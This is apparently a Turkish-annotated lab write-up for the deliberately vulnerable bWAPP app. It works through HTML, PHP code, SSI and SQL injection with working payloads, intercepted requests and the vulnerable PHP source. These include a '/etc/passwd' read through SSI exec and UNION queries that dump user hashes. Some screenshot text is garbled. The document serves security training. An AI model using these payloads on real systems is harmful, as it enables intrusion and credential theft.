

BWAPP A1

Html Injection

HTML Injection - Reflected (GET)

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

/ Berkan /

/ /

192.168.10.5

Akin

OK

Kaynak kod

```
if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
{
    $firstname = $_GET["firstname"];
    $lastname = $_GET["lastname"];

    if($firstname == "" or $lastname == "")
    {
        echo "<font color='red'>Please enter both fields...</font>";
    }
    else
    {
        echo "Welcome " . htmlspecialchars($firstname) . " " . htmlspecialchars($lastname);
    }
}
```

HTML Injection - Reflected (POST)

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Welcome

/ Berkan /

/ /


192.168.10.5

Akin

```
1 POST /bWAPP/htmli_post.php HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 102
9 Origin: http://192.168.10.5
10 Connection: close
11 Referer: http://192.168.10.5/bWAPP/htmli_post.php
12 Cookie: PHPSESSID=3ae5f83371cedf192c9d33ded00b9484; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 firstname=%3Ch1%3EBerkan%3Ch1%3E&lastname=%3Cscript%3Ealert%28%22Akin%22%29%3C%2Fscript%3E&form=submit

1 POST /bWAPP/htmli_post.php HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://192.168.10.5
10 Connection: close
11 Referer: http://192.168.10.5/bWAPP/htmli_post.php
12 Cookie: PHPSESSID=3ae5f83371cedf192c9d33ded00b9484; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 firstname=berkan&lastname=akin&form=submit
```

HTML Injection - Reflected (URL)



```
1 GET /bWAPP/htmli_current_url.php<script>alert("berkan")</script> HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.5/bWAPP/portal.php
8 Connection: close
9 Cookie: PHPSESSID=f1e50e8f497889bd287b8427cf10c688; security_level=0
0 Upgrade-Insecure-Requests: 1
1 Cache-Control: max-age=0
2
3
```



Request

Pretty Raw Hex   

```
1 GET /bWAPP/htmli_current_url.php?<h1>berkan</h1> HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=b59132dfe623e14602a67aa711d37554;
  security_level=0
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

HTML Injection - Stored (Blog)

/ HTML Injection - Stored (Blog) /

192.168.10.5
hahah

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!


#	Owner	Date	Entry
1	berkan	2022-06-28 11:28:15	ahsahhsasa
2	berkan	2022-06-28 11:28:53	/ ASLAN /
3	berkan	2022-06-28 11:29:37	

Pretty Raw Hex   

```
1 POST /bWAPP/htmli_stored.php HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://192.168.10.5
10 Connection: close
11 Referer: http://192.168.10.5/bWAPP/htmli_stored.php
12 Cookie: PHPSESSID=f1e50e8f497889bd287b8427cf10c688; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 entry=<h1>HTML burada</h1>&blog=submit&entry_add=
```

PHP Code Injection

```
if(isset($_REQUEST["message"]))
{
    // If the security level is not MEDIUM or HIGH
    if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")
    {
        ?>
        <p><i><?php @eval ("echo " . $_REQUEST["message"] . ";" );?></i></p>
        <?php
```



Settings × Problem loading page × New Tab × bWAPP - PHP Code Inject × +

192.168.10.5/bWAPP/phpi.php?message=test;phpinfo();

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

bWAPP

an extremely buggy web app !

Welcome


/ PHP Code Injection /

This is just a test page, reflecting back your message...




test

/ PHP Version

5.2.4-2ubuntu5 /



System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler



Server-Side Includes (SSI) Injection

Bir HTML dökümanı ayrı ayrı olması durumunda dinamik olarak sunucu bunları bir araya getiriyor. Bu html de olabilir php dosyası da olabilir.

Payload

```
<!--#exec cmd="cat /etc/passwd" -->
```

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (bee-box only)

First name:

Last name:

```
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP
system user:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon:/var
/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit:/var/run/PolicyKit:/bin/false
haldemon:x:111:123:Hardware abstraction layer:/var/run/hald:/bin/false bee:x:1000:1000:bee:/home/bee:/bin/bash mysql:x:112:124:MySQL Server:/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin
dovecot:x:114:126:Dovecot mail server:/usr/lib/dovecot:/bin/false smnta:x:115:127:Mail Transfer Agent:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program:/var/lib/sendmail:/bin/false neo:x:1001:1001:/home
/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh
postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false Akin,

Your IP address is:

192.168.10.22
```

Hata: İsim ve soyisimden gelen inputlar ile birleştiriyorlar.

```
ssii.php
if($firstname == "" or $lastname == "")
{
    $field_empty = 1;
}
else
{
    $line = '<p>Hello ' . $firstname . ' ' . $lastname . ',</p><p>Your IP address is:' . ' </p><h1><!--#echo var="REMOTE_ADDR" --></h1>';
    // Writes a new line to the file
    $fp = fopen("ssii.shtml", "w");
    fputs($fp, $line, 200);
    fclose($fp);

    header("Location: ssii.shtml");

    exit;
}
}
```

SQL Injection (GET/Search)

Payload

- Kaç tane colom var onu bulduk

' order by 7

- Kolonların hangileri veri getiriyor onu bulduk.

' and 1=0 union select 1,2,3,4,5,6,7 -- -

- Veri tabanındaki tabloları bulduk

' and 1=0 union select 1, group_concat(table_name),3,4,5,6,7 from information_schema.tables -- -

- Veri tabanındaki kullanıcıları çektik.

' and 1=0 union all select 1,login,password,secret,email,admin,7 from users-- -

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link
berkan	50d3dfcd142da75c1a9ae655d02f0ad8aba2cb13	basipa9674@exoacre.com	Any bugs?	Link


```
Request to http://192.168.10.5:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
1 GET /bWAPP/sqli_1.php?title=' or 1=1 --&action=search HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.10.5/bWAPP/sqli_1.php?title=a&action=search
9 Cookie: PHPSESSID=e39791cc815951b6526a69af06ca56c9; security_level=0
10 Upgrade-Insecure-Requests: 1
11
12 .f(isset($_GET["title"]))
13
14     $title = $_GET["title"];
15
16     $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
17
18     $recordset = mysql_query($sql, $link);
19
20     if(!$recordset)
21     {
22
23         // die("Error: " . mysql_error());
24
25     }
26
27 }
28
29 >
```

SQL Injection (GET/Select)

*Payload url

/bWAPP/sqli_2.php/bWAPP/sqli_2.php?movie=3%20AND%201=0%20union%20select%201,I
ogin,password,secret,email,admin,7%20from%20users%20&action=go

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link

SQL Injection (POSTSearch)

Payload

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link
berkan	50d3dfcd142da75c1a9ae655d02f0ad8aba2cb13	basipa9674@exoacre.com	Any bugs?	Link

SQL Injection (POST/Select)

*Payload

and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from information_schema.tables --

and 1=0 union all select 1,login,password,secret,email,admin,7 from users --

```
if(isset($_POST["movie"]))
{
    $id = $_POST["movie"];

    $sql = "SELECT * FROM movies";

    // If the user selects a movie
    if($id)
    {
        $sql.= " WHERE id = " . sqli($id);
    }

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {
        // die("Error: " . mysql_error());
    }
}
```

?>

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
id,login,password,email,secret,activation_code,activated,reset_code,admin	3	5	4	Link

```
1 POST /bWAPP/sqli_13.php HTTP/1.1
2 Host: 192.168.10.13
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://192.168.10.13
10 Connection: close
11 Referer: http://192.168.10.13/bWAPP/sqli_13.php
12 Cookie: PHPSESSID=79656a3f4c02571340c348492f67d65b; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 movie=1 and 1=2 union select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_schema = dat
```

```
1 POST /bWAPP/sqli_13.php HTTP/1.1
2 Host: 192.168.10.13
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://192.168.10.13
10 Connection: close
11 Referer: http://192.168.10.13/bWAPP/sqli_13.php
12 Cookie: PHPSESSID=79656a3f4c02571340c348492f67d65b; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 movie=1 and 1=2 union select 1,group_concat(table_name),3,4,5,6,7 from information_schema.tables where table_schema = datab
```

Forward Drop Intercept Action Open browser

Pretty Raw Hex ↕ \n ≡

```
1 POST /bWAPP/sqli_13.php HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://192.168.10.5
10 Connection: close
11 Referer: http://192.168.10.5/bWAPP/sqli_13.php
12 Cookie: PHPSESSID=0cd73689bffb36d066d85080af6fddee; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 movie=1 ORDER BY 7 &action=go
```

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
5.0.96-0ubuntu3	3	5	4	Link

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Pretty Raw Hex   

```
1 POST /bWAPP/sqli_13.php HTTP/1.1
2 Host: 192.168.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://192.168.10.5
10 Connection: close
11 Referer: http://192.168.10.5/bWAPP/sqli_13.php
12 Cookie: PHPSESSID=7b15d7626ac2f97944097623ccfea522; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 movie=1 AND 1=0 UNION ALL SELECT 1,2,3,4,5,6,7 --&action=go
```

[Bugs](#)

[Change Password](#)

[Create User](#)

[Set Security Level](#)

[Reset](#)

[Credits](#)

[Blog](#)

/ SQL Injection (POST/Select) /

Select a movie:

Title
A.I.M.:6885858486f31043e5839c735d99457f045affd0,bee:6885858486f31043e5839c735d99457f045affd0,berkan:

SQL Injection (AJAXJSONjQuery)

/ SQL Injection (AJAX/JSON/jquery) /

Search for a movie: 'order by 7|--'

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link

/ SQL Injection (AJAX/JSON/jquery) /

Search for a movie: 'and 1=0 union select 1,2,3,4,5,6,7 -- -|'

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

/ SQL Injection (AJAX/JSON/jquery) /

Search for a movie: 'd,secret,email,admin,7 from users-- -|'

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link
berkan	50d3dfcd142da75c1a9ae655d02f0ad8aba2cb13	basipa9674@exoacre.com	istanbul	Link

```

if(!empty($_GET["title"]))
{
    // Retrieves the movie title
    $title = $_GET["title"];

    // Constructs the query
    $sql = "SELECT * FROM movies WHERE title LIKE '%" . mysqli($title) . "%'";

    // Queries the database
    $recordset = mysqli_query($sql, $link);

    // Fetches the result
    if(mysqli_num_rows($recordset) != 0)
    {
        while($row = mysqli_fetch_array($recordset))
        {
            $movies[] = $row;
        }
    }
    else
    {
        $movies = array();
    }
}

```

SQL Injection (CAPTCHA)

*Payload

' and 1=0 union select 1,2,3,4,5,6,7 -- -

' and 1=0 union select 1,@@version,user(),4,5,6,7 -- -

/ SQL Injection (CAPTCHA) /

Search for a movie: Done!

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

/ SQL Injection (CAPTCHA) /

Search for a movie: Done!

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link
berkan	50d3dfcd142da75c1a9ae655d02f0ad8aba2cb13	basipa9674@exoacre.com	Any bugs?	Link

/ SQL Injection (CAPTCHA) /

Search for a movie: Done!

Title	Release	Character	Genre	IMDb
5.0.96-0ubuntu3	root@localhost	5	4	Link

SQL Injection (Login FormHero)

*Payload

' order by 4 -- -

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Invalid credentials!

' and 1=0 union select 1,2,3,4 -- -

SQL Injection (Login Form/Hero)

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome 2, how are you today?

Your secret: 4

Kolon isimlerini çektik

' and 1=0 union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='users' -- -

' and 1=0 union select 1,login,3,password from users -- -

SQL Injection (Login Form/Hero)

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome A.I.M., how are you today?

Your secret: 6885858486f31043e5839c735d99457f045affd0

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

```
<?php
if(isset($_POST["form"]))
{
    $login = $_POST["login"];
    $login = stripslashes($login);

    $password = $_POST["password"];
    $password = stripslashes($password);

    $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";
    // echo $sql;

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {
        die("Error: " . mysql_error());
    }
    else
    {
        $row = mysql_fetch_array($recordset);

        if($row["login"])
        {
            // $message = "<font color='green'>Welcome " . ucwords($row["login"]) . "...</font>";
            $message = "<p>Welcome <b>" . ucwords($row["login"]) . "</b>, how are you today?</p><p>Your secret: <b>" . ucwords($row["secret"]) . "</b></p>";
            // $message = $row["login"];
        }
    }
}
```

SQL Injection (Login Form/User)

*Payload

' order by 9 -- -

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Login

Error: Unknown column '10' in 'order clause'

Aşağıda password doğrulama bypass yapılamadığından sonuç alınamıyor.

```
if(isset($_POST["form"]))
{
    $login = $_POST["login"];
    $login = sql_i($login);

    $password = $_POST["password"];
    $password = sql_i($password);
    $password = hash("sha1", $password, false);

    $sql = "SELECT * FROM users WHERE login = '" . $login . "'";

    // echo $sql;

    $recordset = mysql_query($sql, $link);

    if(!$recordset)
    {
        die("Error: " . mysql_error());
    }

    else
    {
        $row = mysql_fetch_array($recordset);

        if($row["login"] && $password == $row["password"])
        {
            // $message = "<font color='green'>Welcome " . ucwords(
